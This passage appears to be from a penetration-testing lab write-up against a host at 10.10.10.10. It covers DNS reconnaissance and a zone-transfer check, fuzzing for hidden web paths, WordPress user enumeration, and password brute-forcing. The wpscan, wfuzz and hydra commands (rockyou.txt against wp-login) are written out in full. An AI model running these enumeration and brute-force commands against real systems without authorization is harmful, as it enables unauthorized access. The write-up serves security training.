


This means Port 53 is open and the DNS service is running.

2. DNS Query Test
send a DNS query to the target to see if it responds correctly. This can be done with nslookup.




3. Test DNS Server Functionality for Zone Transfer (AXFR):



- ✅ Port 53 is open and allows AXFR (zone transfers)
- ✅ The DNS server is misconfigured, exposing internal records
- ✅ Information about target's infrastructure

3a. Check with a different Domaine (google.com): This shows that DNS server is resolving DNS queries, which further means that port 53 on our target is acting as a DNS resolver.




- Check internal records to identify if internal records are leaked:
- The results shows that:

```
┌──(kali㉿kali)-[~]
└─$ dig @10.10.10.10 -t ANY db.example.com

; <<>> DiG 9.20.2-1-Debian <<>> @10.10.10.10 -t ANY db.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33589
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;db.example.com.                        IN      ANY

;; ANSWER SECTION:
db.example.com.         14400   IN      A       10.10.10.23

;; AUTHORITY SECTION:
example.com.            14400   IN      NS      ns1.example.com.
example.com.            14400   IN      NS      ns2.example.com.

;; ADDITIONAL SECTION:
ns1.example.com.        14400   IN      A       10.10.10.10
ns2.example.com.        14400   IN      A       10.10.10.10

;; Query time: 0 msec
;; SERVER: 10.10.10.10#53(10.10.10.10) (TCP)
;; WHEN: Fri Feb 14 12:44:18 EST 2025
;; MSG SIZE  rcvd: 127
```


- 🚨 The **internal DB server's IP (10.10.10.23) is now known –and can be used to run a NMAP query to detect open ports, identity running services and check for default credentials.**
- 🚨 The **DNS server (10.10.10.10) is authoritative for example.com**.
- 🚨 **Possible zone transfer attack (AXFR)**

After scanning internal DB (10.10.10.23) I got the message:
Host seams down

- Continue scanning ftp server on our target:
- Connected to ftp server and tried default auth(admin/admin, root/root, anonymous) but no success.



Then I Bruce-forced using hydra, using this command and rockyou.txt list from Kali Linux.



....But after tens of minutes, I've gave up...

Next, scanned for hidden endpoints with wfuzz:

wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hh=404 http://10.10.10.10/FUZZ

These were 200 and 301 statuses

000004501: 301 7 L 20 W 239 Ch "wp-includes"
000004485: 301 7 L 20 W 236 Ch "wp-admin"
000004495: 301 7 L 20 W 238 Ch "wp-content"
000004407: 301 7 L 20 W 235 Ch "webmail"
000002954: 301 7 L 20 W 238 Ch "phpmyadmin"
000002021: 301 0 L 0 W 0 Ch "index.php"
000000001: 200 596 L 2642 W 44732 Ch http://10.10.10.10/

Next, scanned for users on target Machine, and identified 4 users: liz, sagar, king, aisha with command:

—$ wpscan --url http://10.10.10.10 --disable-tls-checks --enumerate u

Next, scanned for the users using brute-force wpscan/hydra and rockyou file – no success.

wpscan --url http://10.10.10.10 --usernames sagar,liz,king,aisha --passwords /home/kali/Desktop/ExampleCorp/rockyou.txt --max-threads 20

hydra -L /home/kali/Desktop/ExampleCorp/users.txt -P /home/kali/Desktop/ExampleCorp/rockyou.txt 10.10.10.10 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:Invalid username"